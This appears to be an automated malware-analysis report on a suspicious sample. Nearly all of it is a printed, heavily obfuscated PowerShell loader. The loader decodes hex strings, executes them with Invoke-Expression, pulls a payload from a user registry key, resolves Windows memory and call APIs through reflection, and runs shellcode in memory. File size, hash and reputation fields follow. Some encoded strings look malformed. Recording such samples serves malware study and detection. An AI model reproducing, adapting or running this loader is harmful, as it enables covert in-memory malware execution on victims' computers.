'F5D0C7C9CCC68985EDCCC1C0E7DCF6CCC28985EBC0D2F6C9CAD18985F3CCD7D1D0C4C9';$Ghegish4=Smertensbarns0 'F3CCD7D1D0C4C9E4C9C9CAC6';$Ghegish5=Smertensbarns0 'CBD1C1C9C9';$Ghegish6=Smertensbarns0 'EBD1F5D7CAD1C0C6D1F3CCD7D1D0C4C9E8C0C8CAD7DC';$Ghegish7=Smertensbarns0 'ECE0FD';$Ghegish8=Smertensbarns0 'F9';function fkp {Param ($Upgrown, $Depressionsperioder) ;$Hoeres0 =Smertensbarns0 '81EED7C8C8C0D7C0CB8598858DFEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE2C0D1E4D6D6C0C8C7C9CCC0D68D8C85D985F2CDC0D7C088EAC7CFC0C6D185DE8581FA8BE2C9CAC7C4C9E4D6D6C0C8C7C9DCE6C4C6CDC08588E4CBC18581FA8BE9CAC6C4D1CCCACB8BF6D5C9CCD18D81E2CDC0C2CCD6CD9D8CFE8894F88BE0D4D0C4C9D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6958C85D88C8BE2C0D1F1DCD5C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6948C';&($Ghegish7) $Hoeres0;$Hoeres5 = Smertensbarns0 '81E6CDCCC9C985988581EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6978985FEF1DCD5C0FEF8F885E58D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D696898581E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6918C8C';&($Ghegish7) $Hoeres5;$Hoeres1 = Smertensbarns0 'D7C0D1D0D7CB8581E6CDCCC9C98BECCBD3CACEC08D81CBD0C9C98985E58DFEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3F88DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C38D8DEBC0D288EAC7CFC0C6D185ECCBD1F5D1D78C89858D81EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6908C8C8BECCBD3CACEC08D81CBD0C9C98985E58D81F0D5C2D7CAD2CB8C8C8C8C898581E1C0D5D7C0D6D6CCCACBD6D5C0D7CCCAC1C0D78C8C';&($Ghegish7) $Hoeres1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $Nondecorously,[Parameter(Position = 1)] [Type] $Coeliomyalgia = [Void]);$Hoeres2 = Smertensbarns0 '81EDC4DCCBC0D6859885FEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE1C0C3CCCBC0E1DCCBC4C8CCC6E4D6D6C0C8C7C9DC8D8DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE4D6D6C0C8C7C9DCEBC4C8C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69D8C8C8985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE0C8CCD18BE4D6D6C0C8C7C9DCE7D0CCC9C1C0D7E4C6C6C0D6D6F89F9FF7D0CB8C8BE1C0C3CCCBC0E1DCCBC4C8CCC6E8CAC1D0C9C08D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69C898581C3C4C9D6C08C8BE1C0C3CCCBC0F1DCD5C08D81E2CDC0C2CCD6CD95898581E2CDC0C2CCD6CD948985FEF6DCD6D1C0C88BE8D0C9D1CCC6C4D6D1E1C0C9C0C2C4D1C0F88C';&($Ghegish7) $Hoeres2;$Hoeres3 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E6CACBD6D1D7D0C6D1CAD78D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6938985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE6C4C9C9CCCBC2E6CACBD3C0CBD1CCCACBD6F89F9FF6D1C4CBC1C4D7C1898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres3;$Hoeres4 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E8C0D1CDCAC18D81E2CDC0C2CCD6CD97898581E2CDC0C2CCD6CD96898581E6CAC0C9CCCAC8DCC4C9C2CCC4898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres4;$Hoeres5 = Smertensbarns0 'D7C0D1D0D7CB8581EDC4DCCBC0D68BE6D7C0C4D1C0F1DCD5C08D8C';&($Ghegish7) $Hoeres5 ;}$Uncouple = Smertensbarns0 'CEC0D7CBC0C99697';$Hoeres6 = Smertensbarns0 '81F2C0D7C0D7C4D1859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D8DC3CED58581F0CBC6CAD0D5C9C08581E2CDC0C2CCD6CD918C89858DE2E1F185E58DFEECCBD1F5D1D7F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88C858DFEECCBD1F5D1D7F88C8C8C';&($Ghegish7) $Hoeres6;$Dmningsprojekter = fkp $Ghegish5 $Ghegish6;$Hoeres7 = Smertensbarns0 '81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69685988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898596909C898595DD96959595898595DD91958C';&($Ghegish7) $Hoeres7;$Hoeres8 = Smertensbarns0 '81E6CAD7D7CAC7C7CAD7C0C085988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898595DD9495959595595898595DD96959595898595DD918C';&($Ghegish7) $Hoeres8;$Cartwrighting=(Get-ItemProperty -Path 'HKCU:\Pseudambulacrum\konstitutionel').Bjfs;$Hoeres9 = Smertensbarns0 '81EDCAC0D7C0D6859885FEF6DCD6D1C0C88BE6CACBD3C0D7D1F89F9FE3D7CAC8E7C4D6C09391F6D1D7CCCBC28D81E6C4D7D1D2D7CCC2CDD1CCCBC28C';&($Ghegish7) $Hoeres9;$Cartwrighting0 = Smertensbarns0 'FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898595896909C898581E6CAD7D7CAC7C7CAD7C0C0898581EBCACBC6CACBC1CCC8C0CBD1978C';&($Ghegish7) $Cartwrighting0;$Noncondiment2=$Hoeres.count-359;$Cartwrighting1 = Smertensbarns0 'FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898596909C898581E6CAD7D7CAC7C7CAD7C0C0898581EBCACBC6CACBC1CCC8C0CBD1978C';&($Ghegish7) $Cartwrighting1;$Cartwrighting2 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C0859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69689858DE2E1F185E58DFEECCBD1F5D1D7F889FEECCBD1F5D1D7F88C858DFEF3CACCC1F88C8C8C';&($Ghegish7) $Cartwrighting2;$Cartwrighting3 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C08BECCBD3CACEC08D81E6CAD7D7CAC7C7CAD7C0C08981E1C8CBCCCBC2D6D5D7CACFC0CED1C0D78C';&($Ghegish7) $Cartwrighting3#
Imagebase:	
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly